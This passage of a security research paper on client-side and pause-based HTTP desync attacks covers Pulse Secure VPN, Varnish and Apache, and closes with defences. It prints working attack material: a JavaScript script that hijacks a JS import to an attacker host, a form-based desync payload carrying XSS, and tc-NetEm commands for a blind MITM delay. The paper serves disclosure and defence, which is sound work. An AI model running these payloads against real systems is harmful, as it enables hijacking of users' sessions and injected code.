www.verisign.com\r\n\r\nGET /?aaaaaaaaaaaaaaaa HTTP/1.1\r\nHost:
www.verisign.com\r\n\r\n\r\n'
  input.value = ''
  form.appendChild(input)
  document.body.appendChild(form)
  form.submit()
})
```

This was reported on 2021-12-22 and, after a false-start, successfully patched on 2022-07-21.

Pulse Secure VPN

For our final study, we'll target Pulse Secure VPN which ignores the Content-Length on POST requests to static files like /robots.txt. Just like Cisco Web VPN, this target has a host-header redirect gadget which I'll use to hijack a JavaScript import. However, this time the redirect isn't cacheable, so client-side cache poisoning isn't an option.

Since we're targeting a resource load and don't have the luxury of poisoning the client-side cache, the timing of our attack is crucial. We need the victim's browser to successfully load a page on the target site, but then use a poisoned connection to load a JavaScript subresource.

The inherent race condition makes this attack unreliable, so it's doomed to fail if we only have a single attempt - we need to engineer an environment where we get multiple attempts. To achieve this, I'll create a separate window and keep a handle on it from the attacker page.

On most target pages, a failed attempt to hijack a JS import will result in the browser caching the genuine JavaScript file, leaving that page immune to such attacks until the cached JS expires. I was able to avoid this problem by targeting /dana-na/meeting/meeting_testjs.cgi which loads JavaScript from /dana-na/meeting/url_meeting/appletRedirect.js - which doesn't actually exist, so it returns a 404 and doesn't get saved in the browser's cache. I also padded the injected request with a lengthy header to mitigate the stacked-response problem.

This results in the following attack flow:

1. Open a new window.
2. Issue a harmless request to the target to establish a fresh connection, making timings more consistent.
3. Navigate the window to the target page at /meeting_testjs.cgi.
4. 120ms later, create three poisoned connections using the redirect gadget.
5. 5ms later, while rendering /meeting_testjs.cgi the victim will hopefully attempt to import /appletRedirect.js and get redirected to x.pres.net, which serves up malicious JS.
6. If not, retry the attack.

Here's the final attack script:

```
<script>
function reset() {
    fetch('https://vpn.redacted/robots.txt', {mode: 'no-cors', credentials:
'include'})
    .then(() => {
        x.location = "https://vpn.redacted/dana-na/meeting/meeting_testjs.cgi?
cb="+Date.now()
    })
    setTimeout(poison, 120) // worked on 140. went down to 110
}

function poison(){
    sendPoison()
    sendPoison()
    sendPoison()
    setTimeout(reset, 1000)
}

function sendPoison(){
    fetch('https://vpn.redacted/dana-
na/css/ds_1234cb049586a32ce264fd67d524d7271e4affc0e377d7aede9db4be17f57fc1.css',
{method: 'POST', body: "GET /xdana-na/imgs/footerbg.gif HTTP/1.1\r\nHost:
x.pres.net\r\nFoo: '+'a'.repeat(9826)+'\r\nConnection: keep-alive\r\n\r\n",
mode: 'no-cors', credentials: 'include'})
}

</script>
<a onclick="x = window.open('about:blank'); reset()">Start attack</a>
```

This was reported on 2022-01-24 and hopefully patched by the time you're reading this.

Pause-based desync

We saw earlier that pausing in the middle of an HTTP request and observing the server's reaction can reveal useful information that can't be obtained by tampering with the actual content of a request. As it turns out, pausing can also create new desync vulnerabilities by triggering misguided request-timeout implementations.

This vulnerability class is invisible unless your tool has a higher timeout than the target server. I was extremely lucky to discover it, as my tool was supposed to have a 2-second timeout but, due to a bug, it reverted to a 10-second timeout. My pipeline also happened to include a lone site that was running Varnish configured with a custom 5-second timeout.


Varnish

Varnish cache has a feature called `synth()`, which lets you issue a response without forwarding the request to the back-end. Here's an example rule being used to block access to a folder:

```
if (req.url ~ "^/admin") {
    return (synth(403, "Forbidden"));
}
```

When processing a partial request that matches a `synth` rule, Varnish will time out if it receives no data for 15 seconds. When this happens, it leaves the connection open for reuse even though it has only read half the request off the socket. This means that if the client follows up with the second half of the HTTP request, it will be interpreted as a fresh request.

To trigger a pause-based desync on a vulnerable front-end, start by sending your headers, promising a body, and then just wait. Eventually you'll receive a response and when you finally send your request body, it'll be interpreted as a new request:



Apache


After this discovery, I bumped Turbo Intruder's request timeout and discovered that the same technique works on Apache. Just like Varnish, it's vulnerable on endpoints where the server generates the response itself rather than letting the application handle the request. One way this happens is with server-level redirects:

```
Redirect 301 / /en
```

If you spot a server that's vulnerable to a pause-based desync, you've got two options for exploitation depending on whether it's the front-end or back-end.

Server-side


If the vulnerable server is running on the back-end, you may be able to trigger a server-side desync. For this to work, you need a front-end that will stream requests to the back-end. In particular, it needs to forward along HTTP headers without buffering the entire request body. This is what the resulting exploit flow will look like:




There's one small catch here. The front-end won't read in the timeout response and pass it along to us until it's seen us send a complete request. As a result, we need to send our headers, pause for a while then continue unprompted with the rest of the attack sequence. I'm not aware of any security testing tools that support partially delaying a request like this, so I've implemented support into Turbo Intruder. The queue interface now has three new arguments:

- `pauseBefore` specifies an offset at which Turbo should pause.
- `pauseMarker` is an alternative which takes a list of strings that Turbo should pause after issuing
- `pauseTime` specifies how long to pause for, in microseconds

So, which front-ends actually have this request-streaming behaviour? One well-known front-end is Amazon's Application Load Balancer (ALB), but there's an extra snag. If ALB receives a response to a partial request, it will refuse to reuse the connection.



Fortunately, there's an inherent race condition in this mechanism. You can exploit Varnish behind ALB by delaying the second half of the request just enough that it arrives on the front-end at the same moment the back-end times out.



Matching timeouts

There's an additional complication when it comes to exploiting Apache behind ALB - both servers have a default timeout of 60 seconds. This leaves an extremely small time-window to send the second part of the request.

I attempted to solve this by sending some data that got normalised away by the front-end, in order to reset the timer on the front-end without affecting the back-end timer. Unfortunately, neither chunk size padding, chunk extensions, or TCP duplicate/out-of-order packets achieved this goal.


In the end, to prove the concept, I banked on pure chance and launched a slow but sustained attack using Turbo Intruder. This was ultimately successful after 66 hours.

MITM-powered

As pause-based desync attacks use legitimate HTTP requests, it's natural to wonder whether they can be used to trigger a client-side desync. I explored options to make browsers pause halfway through issuing a request, but although Streaming Fetch¹⁹ sounded promising, it's not yet implemented and, ultimately, I wasn't successful.

However, there's one approach that can definitely delay a browser request - an active MITM attack. TLS is designed to prevent data from being decrypted or modified in-flight, but it's bundled over TCP, and there's nothing to stop attackers delaying entire packets. This could be referred to as a blind MITM attack, as it doesn't rely on decrypting any traffic.

The attack flow is very similar to a regular client-side desync attack. The user visits an attacker-controlled page, which issues a series of cross-domain requests to the target application. The first HTTP request is deliberately padded to be so large that the operating system splits it into multiple TCP packets, enabling an active MITM to delay the final packet, triggering a pause-based desync. Due to the padding, the attacker can identify which packet to pause simply based on the size.



I was able to successfully perform this attack against a standalone Apache-based website with the default configuration and a single redirect rule:

```
Redirect 301 /redirect /destination
```

From the client-side it looks like a regular client-side desync using the HEAD gadget, aside from the request padding:

```
let form = document.createElement('form')
form.method = 'POST'
form.enctype = 'text/plain'
form.action = 'https://x.psres.net:6082/redirect?'+"h".repeat(600)+
Date.now()
let input = document.createElement('input')
input.name = "HEAD / HTTP/1.1\r\nHost: x\r\n\r\nGET /redirect?
<script>alert(document.domain)</script> HTTP/1.1\r\nHost: x\r\nFoo:
bar"+"\\r\\n\\r\\n".repeat(1700)+"x"
input.value = "x"
form.append(input)
document.body.appendChild(form)
form.submit()
```

On the attacker system performing the blind MITM, I implemented the delay using tc-NetEm:

```
# Setup
tc qdisc add dev eth0 root handle 1: prio priomap

# Flag packets to 34.255.5.242 that are between 700 and 1300 bytes
tc filter add dev eth0 protocol ip parent 1:0 prio 1 basic \
match 'u32(u32 0x22ff05f2 0xffffffff at 16)' \
and 'cmp(u16 at 2 layer network gt 0x02bc)' \
and 'cmp(u16 at 2 layer network lt 0x0514)' \
flowid 1:3

# Delay flagged packets by 61 seconds
tc qdisc add dev eth0 parent 1:3 handle 10: netem delay 61s
```

By massaging the request-padding and the packet-size filter, I achieved around 90% success rate on the target browser.

I reported the Varnish vulnerability on the 17th December, and it was patched on the 25th January as CVE-2022-23959²⁰. The Akamai vulnerability was reported on the same day, and patched on the 14th March as CVE-2022-22720²¹

Conclusion

Further research

The topics and techniques covered in this paper have significant potential for further research. A few nice-to-haves that stand out to me are:

- New ways of triggering a client-side desync with a browser-issuable request
- An efficient and reliable way of detecting pause-based server-side desync vulnerabilities
- More exploitation gadgets for client-side desync attacks
- Real world PoCs using CSD-chaining
- A way to delay a browser request with needing a MITM
- A way to force browsers to use HTTP/1 when HTTP/2 is available
- Exploration of equivalent attacks on HTTP/2+

It's likely that this list has some major omissions too.

Defence

You can mitigate most of the attacks described in this paper by using HTTP/2 end to end. Equivalent flaws in HTTP/2 are possible, but significantly less likely. I don't recommend having a front-end that supports HTTP/2 but then rewrites requests to HTTP/1.1 to talk to the back-end. This does mitigate client-side desync attacks, but it fails to mitigate server-side pause-based attacks and also introduces additional threats.

If your company routes employee's traffic through a forward proxy, ensure upstream HTTP/2 is supported and enabled. Please note that the use of forward proxies also introduces a range of extra request-smuggling risks beyond the scope of this paper.

The plaintext nature of HTTP/1.1 makes it look deceptively simple, and tempts developers into implementing their own server. Unfortunately, even a minimalistic implementation of HTTP/1.1 is prone to serious vulnerabilities, especially if it supports connection-reuse or gets deployed behind a separate front-end. I regard implementing your own HTTP server as equivalent to rolling your own crypto - usually a bad idea.

Of course, some things are inevitable. If you find yourself implementing an HTTP server:

- Treat HTTP requests as individual entities - don't assume two requests sent down the same connection have anything in common.
- Either fully support chunked encoding, or reject it and reset the connection.
- Never assume a request won't have a body.
- Default to discarding the connection if you encounter any server-level exceptions while handling a request.
- Support HTTP/2.

Summary

I've introduced client-side desync and pause-based desync, and provided a toolkit, case-studies and methodology for understanding the threat they pose. This has demonstrated that desync attacks can't be completely avoided by blocking obfuscated or malformed requests, hiding on an internal network, or not having a front-end. We've also learned that early-reads are an invaluable tool for comprehending and exploiting black-box deployments. Finally, I've hopefully demonstrated that custom HTTP servers are something to be avoided.

References

1. <https://twitter.com/PortSwigger/status/1499776690746241030>
2. <https://portswigger.net/research/http-desync-attacks-request-smuggling-reborn>
3. <https://portswigger.net/research/http2>
4. <https://portswigger.net/web-security/request-smuggling/browser>
5. <https://github.com/PortSwigger/http-request-smuggler>
6. <https://github.com/PortSwigger/turbo-intruder>
7. <https://portswigger.net/research/browser-powered-desync-attacks>
8. <https://portswigger.net/web-security/host-header>
9. <https://youtu.be/gAnDUoq1NzQ?t=1327>
10. <https://www.youtube.com/watch?t=249&v=vCpIAsxESFY>
11. <https://campus.barracuda.com/product/loadbalanceradc/doc/95257522/release-notes-version-6-5/>
12. <https://i.blackhat.com/USA-20/Wednesday/us-20-Klein-HTTP-Request-Smuggling-In-2020-New-Variants-New-Defenses-And-New-Challenges.pdf>
13. <https://portswigger.net/web-security/request-smuggling/exploiting#capturing-other-users-requests>
14. <https://www.chromium.org/developers/design-documents/network-stack/preconnect>
15. <https://portswigger.net/web-security/request-smuggling/exploiting#capturing-other-users-requests>
16. <https://portswigger.net/web-security/request-smuggling/exploiting#using-http-request-smuggling-to-turn-an-on-site-redirect-into-an-open-redirect>
17. <https://portswigger.net/web-security/request-smuggling/advanced/request-tunnelling#non-blind-request-tunnelling-using-head>
18. <https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-asa-webvpn-LOeKsNmO>
19. <https://web.dev/fetch-upload-streaming/>
20. <https://varnish-cache.org/security/VSV00008.html>
21. https://httpd.apache.org/security/vulnerabilities_24.html#CVE-2022-22720